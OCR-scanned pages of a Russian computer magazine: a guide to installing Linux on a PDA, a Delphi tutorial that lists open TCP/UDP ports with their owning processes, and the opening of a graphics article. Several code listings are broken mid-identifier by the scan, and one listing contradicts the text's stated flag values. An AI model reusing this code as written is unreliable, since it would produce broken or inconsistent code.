Первым делом необходимо сохранить всю информацию с карточки и памяти КПК где-нибудь в надежном месте и полностью зарядить аккумулятор. Далее предполагаем, что у нас есть дистрибутив, работающий именно с нашей моделью КПК, RS232-кабель, Linux-десктоп, КПК с CD flash-картой.

Вариант 1: загрузка без перепрошивки BootLoader'a

Для загрузки без перепрошивки BootLoader'a нам понадобится haret — программа для загрузки ядра из окружения Windows. Последовательность действий будет такова:

1. Разбиваем карточку на два раздела: один — FAT, другой — ext2.
2. Создаем папку на FAT-разделе, в которой будет установлен Linux, допустим/lin/.
3. Ищем в дистрибутиве ядро (название начинается с zImage, переименовываем в kernel), копируем kernel в /lin/.
4. Создаем в /lin/обычный текстовый документ с именем startup.txt следующего содержания:

НАСТРОЙКА ЗАГРУЗКИ ЯДРА


```
set KERNEL kernel
set MTYPE 341
set CMDLINE «root=/dev/mmcblk0p1
noinitrd cachepolicy=writeback
console=ttyS0,115200n8
console=tty0»
bootlinux
```

Для карточек CF запись «root=/dev/mmcblk0p1» следует поменять на «root=/dev/hda1».

5. Копируем haret в /lin/.
6. Копируем rootfs на раздел с ext2.
7. Запускаем wrap-haret.exe и ждем загрузки.

Вариант 2: полноценная установка

Для реализации этого варианта нам нужна программа установки загрузчика BootBlaster и непосредственно сам загрузчик *.bin. Все эти файлы мы можем найти в дистрибутиве. Сначала поставим загрузчик: для этого запускаем BootBlaster, выполняем сохранение Windows и старого загрузчика («Flash → Save Bootldr.gz» и «Flash → Save Wince.gz»), теперь





> Работа в терминалке

перепрошиваем загрузчик («Flash→Program»), после этого обязательно проверяем корректность установки («Flash→Verify»). В случае некорректной прошивки, повторяем процедуру еще раз, если и это не помогает, восстанавливаем стандартный загрузчик.

Теперь приступаем к установке системы. Подключив КПК к компьютеру (через COM-порт), мы получим полноценный Linux-терминал, приконнектиться к которому можно при помощи любой терминальной программы. Параметры подключения: 115200; 8N1; flow control — отключено; hardware handshaking — отключено.

После подключения получаем приглашение от системы, вводим команду «load root», далее, используя протокол Y-modem, посылаем на КПК файл с расширением *.jffs2, извлеченный из дистрибутива. Это довольно длительная операция. Когда же мы снова увидим системное приглашение, введем команду «boot». Все, система установлена!

Пересборка ядра и приложений

Процедура портирования ядра на разные модели КПК может существенно варьироваться, поэтому приведу лишь общие рекомендации. Если ни твой КПК, ни его ближайшие по архитектуре родственники не имеют поддержки со стороны дистрибутивов, то необходимо разобрать его (гарантия после такой процедуры, естественно, идет лесом), считать все маркировки и идентифицировать их. Тут тебе могут помочь либо интернет, либо специальные каталоги, либо знакомый из сервисного центра. Необходимо любым из доступных способов получить уникальный MACHINE ID и найти JTAG-интерфейс. Далее нужно узнать, какие из работающих на Linux КПК используют те же чипы, что и твой КПК. После этого берется ядро для такого КПК и из него вытаскивается модуль, соответствующий чипу устройства, иначе переделывается готовый модуль для его ближайших родственников.

Таким образом и собираются ядра, так как 99% КПК на рынке построены на сходной аппаратной базе.

Для всей процедуры нам потребуется haret — великолепная программа для реверсного инжиниринга, точнее, ее переделанная версия, которая не сбрасывает состояния устройств, что позволяет не инициализировать их в ядре. После этого пишется (переделывается, копируется) NAND-драйвер. Все это можно проделать при помощи автоматизированно й системы сборки Open Embedded, огромным плюсом которой является создание собственного дистрибутива с собственными программами и пропатченным ядром. Однако удовольствия от этого мы не получим никакого, поэтому будем делать все вручную.

Первым делом скачиваем пакет для кросс-компиляции prebuild toolchain, забираем приглянувшуюся версию ядра и устанавливаем заголовочные файлы на наши исходники (ln -s). Теперь ищем по всей паутине патчи на наше ядро, которые, как нам кажется, будут нужны, и устанавливаем их. Компилируем ядро и, если все идет нормально, ставим модули, после чего редактируем make-файл (прописываем корректные пути к компилятору и исходникам). Далее набираем команды «make» и «make install». Вуаля! Наше ядро готово! Копируем модули и ядро на КПК и загружаем.

Пересборка приложений осуществляется таким же образом.

Конечно, это не приятная прогулка, но, надеюсь, решившиеся на эту непростую работу получат много удовольствия. И если твои эксперименты завершатся успешно, не сочти за труд поделиться своим опытом с менее настойчивыми туксоводами.

Софт на каждый день


Ниже описаны самые нужные приложения, готовые к установке и не требующие пересборки. Найти их можно

> На рынке есть и КПК с уже предустановленным Linux'ом — это Nokia 770 и многие модели от Sharp.

> На прилагаемом к журналу диске ты найдешь все необходимые конфигурационные файлы и скрипты для подключения КПК к интернету через мобильный телефон.



> opie.handhelds.org — сайт проекта Opie. tuxmobil.org — все, что связано с переносом Linux'а на мобильные устройства. www.handhelds.org — крупнейший сайт, посвященный открытому программному обеспечению для КПК.



в feed'ах на официальном сайте Familiar. Стоит отметить, что в стандартной поставке Familiar идет большое количество программ. Незнакомого софта тут не найдешь, в основном это портированные версии «больших» программ.

Minimo — Firefox для КПК, поддерживает все технологии и стандарты, присущие «большому» огнелису. Субъективно, пользоваться им намного удобнее, чем IE.

Links — великолепный текстовый браузер.

Dillo — браузер, разработанный с нуля; отличная поддержка кириллицы. Жаль, что не поддерживает SSL по умолчанию, а все мои попытки сделать это вручную, увы, окончились неудачей.

Sylpheed — лучший из всех протестированных мной почтовых клиентов на КПК.

Gaim — наверняка знаком большинству читателей. КПК-версия обладает той же функциональностью.

GPE-PIM — хороший PIM, не уступает своим конкурентам ни в Linux, ни в Windows. Присутствует возможность синхронизации с Evolution и Outlook.

Fbreader — лучшая из программ для чтения книг как для КПК, так и для настольных систем. Множество функций, продуманный интерфейс.

Gpdf — добротная программа для чтения pdf-файлов.

Vi — легендарный текстовый редактор, теперь и для КПК. Однако продуктивно работать с ним можно только при наличии BT-клавиатуры (сказывается тяжелое консольное детство).

AbiWord — текстовый процессор, по функциональности на две головы выше, чем тот же мобильный Word. Пересобран из настольной версии.

Gnumeric — после общения с этой программой мобильный Excel кажется кустарной поделкой. По функциональности полностью аналогичен своему «большому» брату.

Nmap — один из лучших сканеров портов.

X-Chat — IRC-клиент. Функции стандартны, интерфейс в меру удобен.

Midnight Commander — удобный консольный файловый менеджер, стандарт де-факто на десктопах.

Работа с USB, подключение к компьютеру и интернету

На Linux-десктоп с USB-хабом необходимо установить два модуля ядра: сам модуль для USB-хаба и usbnet. На стороне наладонника USB-драйвер и usbnet в большинстве случаев уже установлены. Единственное, что требуется сделать, — прописать соответствующие IP-адреса.

Вот как я изменил часть «iface usbf inet static» этого файла:

VI/ETC/NETWORK/INTERFACE

```
iface usbf inet static
//IP КПК
address xxx.xxx.xxx.xxx
netmask yyy.yyy.yyy.yyy
network xxx. xxx. xxx.0
//IP десктопа
gateway xxx.xxx.xxx.www
```

ДЛЯ АВТОМАТИЧЕСКОГО СТАРТА ПОДКЛЮЧЕНИЯ ПРИ ЗАГРУЗКЕ СИСТЕМЫ НАБИРАЕМ:

```
# cd/etc/rc2. d
# ln `-s../init. d/initd-usbnet
S45usbnet. sh`
```

ДЛЯ РУЧНОГО ПОДКЛЮЧЕНИЯ:

```
#/etc/init. d/initd-usbnet start
```

Если компьютер подключен к локальной сети с выходом в интернет, то ничего делать не придется, КПК подключится автоматически.

Заключение

Linux пришел на КПК достаточно недавно, и пока его инсталляция и работа с ним напоминает аналогичную ситуацию на обычном компьютере образца 1996 года. Установка все еще остается слишком сложной для простых юзеров, наработки больше предназначены для программистов, чем для пользователей. Однако и Linux, и КПК сейчас популярны как никогда, и, возможно, через несколько лет Linux потеснит Windows Mobile хотя бы на этом секторе рынка.

ХОЧЕШЬ...

- использовать ресурсы КПК на все 100%?
- иметь неограниченный простор для модернизации и экспериментов?
- располагать на КПК всеми приложениями с настольного компьютера?
- иметь действительно удобный инструмент для работы?

КОНТРОЛЛЕР USB-ХОСТ В IPAQ 5450/5550/5555


Josha Alex, один из разработчиков Familiar, обнаружил, что в HP iPAQ 5450/5550/5555 встроен контроллер USB-хост, к которому подключен Wi-Fi, однако HP не сделала внешнего коннектора. Относительно других моделей ничего неизвестно, но, скорее всего, USB-хост может присутствовать и в них — уж очень производители не любят отходить от работающих решений.

В среде Windows Mobile этот контроллер задействовать нельзя, однако в Linux проблема решается установкой модуля kernel-module-usb-storage.

Имеют место 4 провода: D+, D-, Gnd и +5V. D+ и D- подключаются к коннекторам USB, Gnd — к плате, +5V — к питанию КПК или внешнему источнику.

При помощи этого USB-host'а можно подключить к КПК все что угодно: мышку, клавиатуру, принтер, кардридер и flash-карту.

> Подключи через USB-host к своему КПК все что угодно!





МИХАИЛ ФЛЕНОВ
/ WWW.VR-ONLINE.RU /

САМ СЕБЕ РУССИНОВИЧ

СОВРЕМЕННЫЙ МЕТОД ОПРЕДЕЛЕНИЯ СОСТОЯНИЯ ПОРТОВ

В прошлый раз мы разобрались со старыми и надежными функциями определения состояния портов. Сегодня мы двинемся дальше и познакомимся с новыми функциями Windows XP, которые способны совершать еще немало интересного. Новый вариант программы будет отображать не только открытые порты, но и процессы, которые их открыли. В этом нам помогут функции, не описанные в заголовочных файлах Delphi и даже VC++, поэтому мы будем их загружать динамически.

Функции

Итак, поскольку необходимых нам функций, как я уже говорил, в Delphi нет и не предвидится, работу придется начать с заголовочного файла. Нам понадобятся следующие функции: AllocateAndGetUdpExTableFromStack, AllocateAndGetTcpExTableFromStack, CreateToolhelp32Snapshot, Process32First и Process32Next. Первые две из них реализованы в библиотеке iphlpapi.dll и необходимы для получения из стека таблицы открытых TCP- и UDP-портов соответственно.

Какая из функций какую таблицу возвращает, нетрудно догадаться, исходя из их имени. Остальные три функции реализованы в kernel32.dll и пригодятся нам для определения процесса, который открыл порт.

Напомню, что в прошлый раз мы писали программу TCPView с запасом на будущее, а в главном окне даже подготовили отдельную колонку для отображения имени процесса. Сегодня с помощью нескольких волшебных движений тазом мы ее заполним.


Если ты читал предыдущую статью (а если не читал — вставляй DVD в дисковод и бери ее оттуда), то открывай свой заголовочный файл, который уже должен быть создан, и начинай добавлять в него описания функций. Как и в прошлый раз, мы будем объявлять функции в виде переменных, чтобы загружать их динамически.

Состояния TCP


Двинемся по порядку, а значит, начнем с рассмотрения функции:

```
AllocateAndGetTcpExTableFromStack:
AllocateAndGetTcpExTableFromStack: function (
  pTCPTable: PMIB_TCPEXTABLE;
  bOrder: BOOL;
  heap: THandle;
  zero: DWORD;
  flags: DWORD
): DWORD; stdcall;
```

Здесь мы объявляем переменную AllocateAndGetTcpExTableFromStack, по сути, представляющую собой функцию, которая принимает,



› Подробное описание функции Process32First в MSDN. Если что-то не поймешь по исходнику, хватай англо-русский словарь и дуй сюда



› Результат работы программы. Во второй колонке показано имя процесса, который инициализировал работу с портом

если я правильно посчитал, пять параметров. До пяти я вроде бы считать умею, а если что-то не так, то простите старика-ветерана клавиатурного труда. Итак, функция получает следующие параметры:

1. Указатель типа PMIB_TCPEXTABLE, через который нам вернут массив состояния TCP-портов.
2. Булево значение, определяющее, нужно ли сортировать таблицу.
3. Куча (heap), в которой нужно выделить память для хранения результирующей таблицы. Вполне логично хранить результат в куче своего процесса, указатель на которую можно получить с помощью функции GetProcessHeap.
4. Флаги, определяющие, как себя будет вести функция с кучей. В утилите Руссиновича здесь зачем-то указывается двойка, и если запустить поиск по инету, то все найденные примеры будут автоматом указывать на это же число. Зачем? Видимо, код копируется без понимания того, что он делает. Нам никакие «специфические поведения» кучи не нужны, поэтому смело поставим сюда 0.
5. Последний флаг определяет IP-адреса, для которых нужно получать таблицу. Здесь можно указать флаг AF_INET или AF_INET6 для IP-протокола шестой версии. Интернетчики опять же копируют код один к одному и явно указывают число 2 (значение константы AF_INET). Обе константы объявлены в заголовочном файле Winsock... Хотя нет, константа AF_INET6 есть только в заголовочном файле второй версии, ведь первый Winsock ничего не знал о IPv6.

Запусти поиск в рунете по названию функции AllocateAndGetTcpExTableFromStack и в большинстве случаев ты узнаешь, что функция не документирована. Кем не документирована? В MSDN есть подробное описание, просто искать его нужно умеючи :). Свежий msdn всегда можно найти по адресу msdn.microsoft.com. Да, он обновляется с задержкой и уже после выхода ОС, и чтобы быть впереди всей планеты, просто нужно купить подписку за немалое количество портретов американских лидеров. В общем, к чему я клоню: если новой функции нет в старой версии справки, то это не значит, что описание отсутствует вовсе ;).

Кстати, если верить MSDN, эта функция устарела и больше не поддерживается в новоиспеченной Windows Vista! Я Висту пока еще не ставил и не проверял, но если это так, наш универсальный пример будет как раз кстати. Если посмотреть в SDK для Висты, можно заметить интересный факт: функция там объявлена, но только для совместимости. Так что не пытайся вызвать ее напрямую, иначе тебя ждет крах программы. Что будет в качестве замены, еще неизвестно, а Майкрософт пока молчит.

Состояния UDP

Таблицу состояний UDP-портов можно узнать с помощью функции AllocateAndGetUdpExTa bleFromStack, которую необходимо объявить следующим образом:

```
AllocateAndGetUdpExTableFromStack:
function (
    pUDPTable: PMIB_UDPEXTABLE;
    bOrder: BOOL;
    heap: THandle;
    zero: DWORD;
    flags: DWORD
): DWORD; stdcall;
```

Ее параметры идентичны параметрам функции работы с TCP-портами, за исключением первого, который имеет тип PMIB_UDPEXTABLE. Порты UDP не имеют соединений, поэтому их таблица состояний немного отличается.

Структуры данных

Теперь поговорим о структурах данных, через которые мы будем получать результирующие таблицы. Начнем с TCP-портов. Функция принимает в качестве первого параметра тип данных PMIB_TCPEXTABLE, а, на самом деле, это структура следующего вида:

```
PMIB_TCPEXTABLE = ^TMIB_TCPEXTABLE;
TMIB_TCPEXTABLE = packed record
    dwNumEntries: DWORD;
    Table: array [0..0] of
        TMIB_TCPEXROW;
end;
```


В ней содержится всего два параметра: количество элементов в таблице и массив элементов таблицы состояний портов. Каждый элемент массива — это тоже структура типа TMIB_TCPEXROW, представляющая собой вот что:

```
PMIB_TCPEXROW = ^TMIB_TCPEXROW;
TMIB_TCPEXROW = packed record
    dwState: DWORD;
    dwLocalAddr: DWORD;
    dwLocalPort: DWORD;
    dwRemoteAddr: DWORD;
    dwRemotePort: DWORD;
    dwProcessID: DWORD;
end;
```

Если ты не пропустил прошлый номер, то должен знать, что функция GetTcpTable возвращает примерно такую же структуру. Здесь также присутствует локальный адрес, локальный порт, удаленный адрес и удаленный порт. Самое последнее поле является новым и определяет идентификатор процесса, который открыл порт. Теперь посмотрим на структуру PMIB_UDPEXTABLE, которая передается в качестве первого параметра функции получения состояний UDP-портов:

```
PMIB_UDPEXTABLE = ^TMIB_UDPEXTABLE;
TMIB_UDPEXTABLE = packed record
    dwNumEntries: DWORD;
    Table: array [0..0] of
        TMIB_UDPEXROW;
end;
```

Тут снова нас ожидает количество элементов в таблице состояний и массив из структур типа TMIB_UDPEXROW. Эта структура выглядит так:



> Форма будущей программы в моем любимом Delphi 2006

Листинг 1

```
procedure TForm1.GetExConnections;
var
TCPExTable: PMIB_TCPEXTABLE;
UDPExTable: PMIB_UDPEXTABLE;
hSnapshot: THandle;
i: Integer;
local_name: array [0..255]of char;
ExeName: String;
begin
lwTCP.Items.BeginUpdate;
lwTCP.Items.Clear;
//Получаем снимок процессов
hSnapshot:=
CreateToolhelp32Snapshot ($2, 0);
try
//Определяем таблицу состояний TCP-
портов
if AllocateAndGetTcpExTableF
romStack (@TCPExTable, False,
GetProcessHeap, 2, 2) = NO_ERROR
then
begin
for i:= 0 to TCPExTable.
dwNumEntries – 1 do
begin
with lwTCP.Items.Add do
begin
Caption:='TCP';
if (hSnapshot = INVALID_HANDLE_
VALUE) then
//Если не удалось получить снимок,
то имя процесса оставить пустым
SubItems.Add ('')
else
begin
//Снимок процессов был получен удач-
но, поэтому переводим ID в челове-
ческое имя
ExeName:=ProcessPidToName
(hSnapshot, tcpExTable. Table [i].
dwProcessId);
SubItems.Add (ExeName);
end;
SubItems.Add(inet_ntoa(
TInAddr(TCPExTable^.Table[I].
dwLocalAddr)));
SubItems.Add(IntToStr(TCPExTable^.
Table[I].dwLocalPort));
SubItems.Add(inet_ntoa(TInAddr
(TCPExTable^.Table[I].
dwRemoteAddr)));
SubItems.Add(IntToStr(TCPExTable
^. Table[I].
dwRemotePort));
SubItems.
Add (TCPState
[TCPExTable^.
Table[I].
dwState]);
end;
end;
end;

//Определяем таблицу состояний UPX-
портов
if AllocateAndGetUdpExTableF
romStack (@UdpExTable, False,
GetProcessHeap, 2, 2) = NO_ERROR
then
begin
for i:= 0 to UDPExTable.
dwNumEntries – 1 do
begin
with lwTCP.Items.Add do
begin
Caption:='UDP';

if (hSnapshot = INVALID_HANDLE_
VALUE) then
//Если не удалось получить снимок,
то имя процесса оставить пустым
SubItems. Add ('')
else
//Снимок процессов был получен
удачно, поэтому переводим ID в чело-
веческое имя
SubItems.Add (ProcessPidToName
(hSnapshot, UDPExTable.Table[i].
dwProcessId));

gethostname (local_name, 255);
SubItems.Add(inet_ntoa(TInAddr
(UDPExTable^.Table[I].
dwLocalAddr)));
SubItems. Add(IntToStr
(UDPExTable^.Table [I].
dwLocalPort));
end;
end;
end;
finally
lwTCP.Items.EndUpdate;
end;
end;
```

```
PMIB_UDPEXROW = ^TMIB_UDPEXROW;
TMIB_UDPEXROW = packed record
   dwLocalAddr: DWORD;
   dwLocalPort: DWORD;
   dwProcessID: DWORD;
end;
```

В ней мы видим локальный адрес, локальный порт и идентификатор процесса. Информации об удаленной машине нет и быть не может.

Вспомогательные функции


Для реализации примера нам понадобятся еще три системные функции из оконного ядра kernel32.dll:

```
CreateToolhelp32Snapshot: function
(dwFlags, th32ProcessID: DWORD):
THandle; stdcall;
{$EXTERNALSYM CreateToolhelp32Sna
pshot}

Process32First: function
(hSnapshot: THandle; var lppe:
TProcessEntry32): BOOL; stdcall;
{$EXTERNALSYM Process32First}

Process32Next: function
(hSnapshot: THandle; var lppe:
TProcessEntry32): BOOL; stdcall;
{$EXTERNALSYM Process32Next}
```

Давай кратко пробежимся по э тим функциям:
CreateToolhelp32Snapshot — создает снимок указанного процесса;
Process32First — возвращает первый процесс из снимка;
Process32Next — возвращает следующий процесс из снимка.
За более подробной информацией по этим функциям обращайся к MSDN.
У них достаточно много возможностей и различных флагов, поэтому описать их в одной статье будет сложно.



> Функция AllocateAndGetTcpExTableFromStack документирована и очень подробно. Нужно только уметь искать

Загрузка функций

Мы объявили переменные, через которые будем обращаться к системным функциям, но все они являются указателями и на данном этапе указывают в никуда. Теперь в них необходимо записать соответствующие адреса. В прошлый раз для этого мы создавали функцию LoadAPIHelpAPI. Давай расширим ее и добавим следующие строки:

```
@AllocateAndGetTcpExTableFromStack
:=GetProcAddress (HIpHlpApi, 'Alloc
ateAndGetTcpExTableFromStack');
@AllocateAndGetUdpExTableFromStack
:=GetProcAddress (HIpHlpApi, 'Alloc
ateAndGetUdpExTableFromStack');
@CreateToolhelp32Snapshot:=
GetProcAddress (GetModuleHandle
('kernel32.dll'), 'CreateToolhelp3
2Snapshot');
@Process32First:= GetProcAddress
(GetModuleHandle ('kernel32.dll'),
'Process32First');
@Process32Next:= GetProcAddress
(GetModuleHandle ('kernel32.dll'),
'Process32Next');
```

Листинг 2

```
function TForm1.ProcessPidToName
(hProcess: THandle; ProcID: DWORD):
String;
var
procEntry: TPROCESSENTRY32;
ProcessName: String;
begin
procEntry.dwSize:=sizeof (procEntry);
ProcessName:='???';
if (Process32First (hProcess,
procEntry)) then begin repeat
//Если текущий процесс равен иско-
мому, то возвращаем его имя
if (procEntry. th32ProcessID =
ProcId) then begin
ProcessName:=procEntry.szExeFile;
Result:=ProcessName;
exit; end;
until (not Process32Next (hProcess,
&procEntry));
end;
Result:=ProcessName;
end;
```

Теперь, после загрузки, каждая переменная укажет на соответствующую функцию в системе. Если какая-то функция не будет найдена, то соответствующая переменная будет равна нулю. Эту особенность мы используем для того, чтобы определить, поддерживает ли ОС новые функции или необходимо применить универсальный код, который мы рассматривали в прошлый раз.

Реализация

Вот мы и подошли к самому интересному — реализации универсального примера. В нашем старом коде по событию OnShow вызывалась функция GetConnections, в которой и происходило определение состояний портов. Улучшим пример, поставив условие вместо безусловного вызова:

```
procedure TForm1.FormShow (Sender:
TObject);
begin
    if @AllocateAndGetTcpExTableFro
        mStack=nil then
        GetConnections
    else
        GetExConnections;
end;
```

Если указатель AllocateAndGetTcpExTableFromStack равен нулю, значит, соответствующей функции нет в системе и нужно вызывать GetConnections.

Если он не равен нулю, то функция найдена в системе и можно использовать расширенные функции, которые мы рассмотрели сегодня. Полный код содержится в функции GetExConnections, которую мы поместили в листинге 1.

Логика GetExConnections практически не изменилась, по сравнению с ранее написанной GetConnections.

Мы точно так же получаем таблицу состояний и выводим ее содержимое, просто пользуясь при этом другими API- функциями. Единственное, что заслуживает отдельного внимания, — это вызов функции ProcessPidToName, которая должна переводить идентификатор процесса в удобочитаемое имя. Эту функцию с подробнейшими комментариями ты можешь увидеть в листинге 2.

Итог

Программа готова. На DVD ты найдешь полноценную программку, которая определяет порты и делает это универсально.

Если система поддерживает расширенные функции, то она использует их и отображает имена процессов. Если нет, то ничего страшного, никакой ошибки не произойдет — прога просто воспользуется старыми функциями и отобразит все то же самое, исключая имя процесса.

Как видишь, все гениальное — в простоте и умении искать нужные функции. Можешь улучшить этот пример, чтобы он обновлял таблицу по таймеру и подсвечивал записи, состояние портов которых изменилось, или новые записи в таблице. Можно добавить возможность уничтожения выделенного процесса, ведь соответствующий идентификатор мы научились определять. Только не забывай, что при использовании старых функций процесс не определен. Кстати, написанный пример получает только состояние IP-портов старой версии, а реализацию состояния IPv6 легко организовать простым изменением последнего флага при вызове функций AllocateAndGetTcpExTableFromStack и AllocateAndGetUdpExTableFromStack.

На этом спешу откланяться. До новых встреч!



Сегодня в самом первом выпуске нашего революционного X-проекта :) мы рассмотрим лабу, которую задают на третьем курсе факультета прикладной математики в МАИ, (спецкурс «Компьютерная гра фика»). Я немного усложнил задание, так что читай — будет интересно.

Усложняем

